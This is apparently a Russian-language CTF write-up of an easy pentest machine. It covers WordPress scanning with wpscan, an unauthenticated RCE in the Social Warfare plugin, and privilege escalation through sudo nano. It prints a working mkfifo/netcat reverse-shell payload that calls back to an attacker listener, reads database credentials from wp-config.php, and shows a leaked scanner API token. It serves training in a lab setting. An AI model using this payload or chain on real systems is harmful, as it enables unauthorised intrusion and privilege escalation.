
Название:	`Скрипт-кидди`
Категория:	`Pentest Machine`
Уровень:	`Легкий`
Очки:	`700`
Описание:	`Этот квест станет любимым для всех любителей использовать готовые эксплойты :3`
Теги:	`WordPress Social Warfare plugin, sudo nano`
Автор:	`Trager`

Разведка


Нам доступен веб-интерфейс с `WordPress` на `49898` порту:




Используем `wpscan`, чтобы проверить `WP` на уязвимости:


```
┌──(tragernout㉿kali)-[~]
└─$ wpscan --url http://172.17.0.2:49898/ --api-token 5UFlxsNoh2cBYmp1bwkMacIa6I4UAmzmdRgaos0tc80
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.22

      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://172.17.0.2:49898/ [172.17.0.2]
[+] Started: Sun Apr 16 16:19:14 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - Referrer-Policy: strict-origin
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://172.17.0.2:49898/robots.txt
 | Interesting Entries:
```

Можем проэксплуатировать неавторизованную RCE:




Делаем всё согласно инструкции:





Получаем `RCE (удалённое выполнение кода)`:



Получение первоначального доступа


Делаем следующий пэйлоад и получаем шелл:

```
┌──(tragernout㉿kali)-[~/Desktop/Quest1]
└─$ cat payload.txt
<pre>system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.1.48 9898 >/tmp/f')</pre>

┌──(tragernout㉿kali)-[~/Desktop/Quest1]
└─$ nc -nlvp 9898
listening on [any] 9898 ...
connect to [192.168.1.48] from (UNKNOWN) [172.17.0.2] 35138
sh: 0: can't access tty; job control turned off
$
```


Стабилизируем оболочку:

```
python3 -c 'import pty;pty.spawn("/bin/bash")' stty raw -echo; fg export
TERM=xterm
```

Смотрим `wp-config.php`:



Пробуем эти данные, чтобы авторизоваться за пользователя `kiddie`:




Повышение привилегий


Проверяем наши `sudo`-возможности:

```
www-data@d811e804c651:/var/www/html$ su - kiddie
Password:
$ whoami
kiddie
$ ls
first_part
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
kiddie@d811e804c651:~$ sudo -l
Matching Defaults entries for kiddie on d811e804c651:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User kiddie may run the following commands on d811e804c651:
    (ALL) NOPASSWD: /usr/bin/nano /tmp/*.txt
kiddie@d811e804c651:~$
```

Мы можем запустить `nano` от лица суперпользователя. Важно знать то, что через nano можно запускать любые команды операционной системы:

```
kiddie@d811e804c651:~$ sudo /usr/bin/nano /tmp/*.txt
```





